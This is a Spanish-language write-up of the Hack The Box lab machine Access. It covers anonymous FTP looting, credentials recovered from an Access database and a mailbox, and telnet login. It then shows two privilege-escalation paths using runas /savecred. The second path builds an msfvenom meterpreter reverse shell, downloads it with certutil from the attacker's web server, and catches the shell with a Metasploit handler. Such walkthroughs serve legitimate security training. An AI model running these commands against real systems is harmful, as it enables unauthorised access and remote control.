

## EthicalHCOP

Una máquina con una dificultad un tanto fácil y muy cercana a lo que se encuentra en la vida real. Varios detalles a lo largo de esta máquina han dejado un gran aprendizaje, tanto así, que se recomienda como maquina de estudio para el OSCP.

## Reconocimiento y Escaneo

Es algo típico iniciar con un escaneo de puertos y servicios, en mi caso con Nmap. Vemos que contiene 3 puertos de los cuales 1 de ellos es un FTP que contiene un acceso anónimo.

```
Nmap scan report for 10.10.10.98
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 425 Cannot open data connection.
|_ ftp-syst:
|_   SYST: Windows_NT
23/tcp    open  telnet?
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: MegaCorp
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows 8 cpe:/o:microsoft:windows cpe:/o:microsoft:win
```

Una vez dentro del FTP y logueados como:

usuario: anonymous

password:

Vemos 2 carpetas en el directorio raiz del FTP.

```
[root@parrot]-[/home/ethicalhackingcop]
#ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:ethicalhackingcop): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM      <DIR>          Backups
08-24-18  09:00PM      <DIR>          Engineer
226 Transfer complete.
ftp>
```

La primera de ellas contiene un archivo en formato .mdb. Estos formatos pertenecen a copias de seguridad de la base de datos Access. Al intentar descargar este archivo, vemos un mensaje del FTP diciendo que el archivo se descargo mediante el modo ASCII y que posiblemente el archivo no se haya bajado correctamente

```
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM      5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 21.61 secs (255.4253 kB/s)
```

Según el sitio:

[http://www.coreftp.com/docs/web1/Ascii\\_vs\\_Binary\\_transfers.htm](http://www.coreftp.com/docs/web1/Ascii_vs_Binary_transfers.htm)

“Ascii mode transfers files as 'text'. Examples of ascii files would be .txt, .asp, .html, and .php files...

Binary mode transfers files as raw data. Examples of binary files would be .wav, .jpg, .gif, and mp3 files...”

La diferencia entre el modo de descarga ASCII vs BINARY, es que el ASCII se usa para archivos que contengan texto plano como archivos txt, asp, php, html, etc. Y el modo de descarga BINARY se usa para archivos que puedan ser transferidos como raw data, (mp4, mp3, exe, etc.)

Verificamos el tipo de descarga y se ve que el tipo seleccionado es ASCII.

```
ftp> status
Connected to 10.10.10.98.
No proxy connection.
Connecting using address family: any.
Mode: stream; Type: ascii; Form: non-print; Structure: file
Verbose: on; Bell: off; Prompting: on; Globbing: on
Store unique: off; Receive unique: off
Case: off; CR stripping: on
Quote control characters: on
Ntrans: off
Nmap: off
Hash mark printing: off; Use of PORT cmds: on
Tick counter printing: off
```

Simplemente ingresamos el comando BINARY para cambiar a modo binario e intentamos la descarga nuevamente.

```
ftp> binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
150 Opening BINARY mode data connection.
226 Transfer complete.
5652480 bytes received in 37.88 secs (145.7066 kB/s)
```


Esta vez la descarga no presento problemas con la transferencia.




De igual manera, descargamos el contenido de la carpeta Engineer el cual consta de un archivo comprimido.

```
ftp> cd Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 12:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
10870 bytes received in 0.61 secs (17.3066 kB/s)
```

Al intentar abrir este archivo, solicita una contraseña para descomprimir el contenido.



Explorando el archivo backup.mdb con el programa MDB File Viewer, vemos una gran cantidad de tablas. Al finalizar el análisis de estas, se encuentran unos datos interesantes en la tabla auth\_user.




Estos datos son unos registros de 3 usuarios logueados en el sistema.

auth_user						
id	username	password	Status	last_login	RoleID	Re
25	admin	admin	1	23/08/18 12:26		
27	engineer	access4u@security	1	23/08/18 12:26		
28	backup_admin	admin	1	23/08/18 12:26		

## Explotación de Usuario.

Luego de intentar estas contraseñas en varios lugares, la contraseña del usuario engineer es la llave para descomprimir el archivo .zip


Al descomprimir, se obtiene un archivo de extensión .pst la cual hace referencia a archivos backup de algún correo outlook.



Estos archivos pueden ser leídos en el cliente de correos electrónicos Thunderbird. Pero primero este archivo debe ser convertido a un formato apto para este cliente, por lo que utilizamos la herramienta pst-utils la cual nos ayudará a convertir dicho archivo.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#apt-get install pst-utils
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
pst-utils ya está en su versión más reciente (0.6.71-0.1), ya actual
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
```

Una vez descargada e instalada, usamos la herramienta readpst y como parámetro le enviamos el archivo a convertir, por último le indicamos la salida para el nuevo archivo. Al finalizar el proceso, obtendremos un archivo con extensión mbox.




```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/access
#readpst "Access Control.pst" -o /home/ethicalhackingcop/Descargas/HTB/access/
Opening PST file and indexes...
Processing Folder "Deleted Items"
"Access Control" - 2 items done, 0 items skipped.
```


También, se requiere instalar el complemento ImportExportTools para realizar la carga del archivo mbox al cliente de correo.




Una vez instalado el complemento, abrimos thunderbird y seleccionamos la cuenta de correo a la cual queremos importar el backup. Damos clic derecho sobre esta y desplegamos el ítem ImportExportTools y seleccionamos la opción Importar archivo mbox.



Seleccionamos la opción de importar uno o más archivos y clic en aceptar. Luego se abrirá un recuadro para seleccionar nuestro archivo y montarlo al cliente.



Una vez cargado, obtendremos una carpeta llamada Access Control.mbox que a su vez contiene un correo electrónico que nos indica las nuevas contraseñas para el usuario security.



Al intentar estas credenciales en el Telnet obtenemos acceso al sistema y con este el acceso a leer la flag del usuario.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>cd Desktop
C:\Users\security\Desktop>type user.txt
```



# Explotación de Root

Para llegar a la bandera del root he encontrado 2 maneras, sin embargo, algunos usuarios afirman más maneras.

## Manera #1

La primer manera en la que podemos leer la bandera del usuario es usando 3 comandos con sus respectivos parámetros para pasar el contenido de un archivo a otro.

Con esto me refiero a los comandos Runas, CMD y Type.

<https://ss64.com/nt/runas.html>

Usaremos el comando Runas para indicar al sistema la ejecución de un programa o comando en nombre de otro usuario. El parámetro /user: indica el usuario con el que queremos correr el programa y el parámetro /savecred para utilizar contraseñas guardadas del usuario previamente en el sistema.

<https://ss64.com/nt/cmd.html>

Haremos uso del comando CMD para correr por consola otro comando o la ejecución de un programa. El parámetro /C simplemente indica que lo siguiente será el comando a ejecutar.

<https://ss64.com/nt/type.html>

usaremos la forma type archivo1.txt > archivo2.txt para pasar el contenido de un archivo a otro.

```
C:\Users\security\Documents>runas /user:Administrator /savecred " cmd /C type C:\Users\Administrator\Desktop\root.txt > C:\Users\Security\Documents\key.txt
```

```
C:\Users\security\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 9C45-DBF0

Directory of C:\Users\security\Documents

03/03/2019  08:27 AM    <DIR>          .
03/03/2019  08:27 AM    <DIR>          ..
03/03/2019  08:27 AM                32 key.txt
                1 File(s)                32 bytes
                2 Dir(s)  16,765,272,064 bytes free

C:\Users\security\Documents>type key.txt
```

Finalmente obtenemos un archivo de texto plano con la bandera del root.

## Manera #2

En nuestra máquina creamos un ejecutable con msfvenom para obtener una revshell.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#msfvenom -p windows/meterpreter/reverse_tcp LPORT=4455 LHOST=10.10.14.8 -f exe
> shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Al ser creada la colocamos en un servidor web, en este caso hago uso de python para ello.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#ls
'Access Control.mbox'  'Access Control.zip'  backup.mdb
'Access Control.pst'  accessNmap.txt        shell.exe
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Y por último dejamos un multi/handler a la espera de cualquier conexion.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.14.8
lhost => 10.10.14.8
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.8:4455
```

En la máquina de la víctima y como usuario sin privilegios descargamos el ejecutable colocado en nuestra máquina, esto lo hacemos mediante el ejecutable certutil.

```
C:\Users\security\Documents>certutil -split -urlcache -f http://10.10.14.8:8000/shell.exe
*** Online ***
000000 ...
01204a
CertUtil: -URLCache command completed successfully.

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/access]
#python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.98 - - [03/Mar/2019 03:34:08] "GET /shell.exe HTTP/1.1" 200 -
```

Finalmente corremos el comando Runas indicando el usuario, el uso de las contraseñas guardadas anteriormente y ordenando la ejecución de shell.exe

```
C:\Users\security\Documents>runas /user:Administrator /savecred /env shell.exe  
C:\Users\security\Documents>
```

De inmediato una sesión es abierta en nuestra consola del meterpreter.

```
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.10.14.8:4455  
[*] Sending stage (179779 bytes) to 10.10.10.98  
[*] Meterpreter session 1 opened (10.10.14.8:4455 -> 10.10.10.98:49179) at 2019-03-03 09:49:05 -0500  
meterpreter >
```

Es importante no subir privilegios en esta máquina para leer la bandera del root.

```
meterpreter > getuid  
Server username: ACCESS\Administrator  
meterpreter > cd /  
meterpreter > cd Users  
meterpreter > cd Administrator  
meterpreter > cd Desktop  
meterpreter > shell  
Process 564 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator\Desktop>type root.txt  
type root.txt
```

Al elevar los privilegios estamos cambiando de nuevo el usuario por AUTHORITY/SYSTEM el cual no tiene permitido la lectura del archivo root.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > shell
Process 608 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>cd Users/administrator
cd Users/administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.
```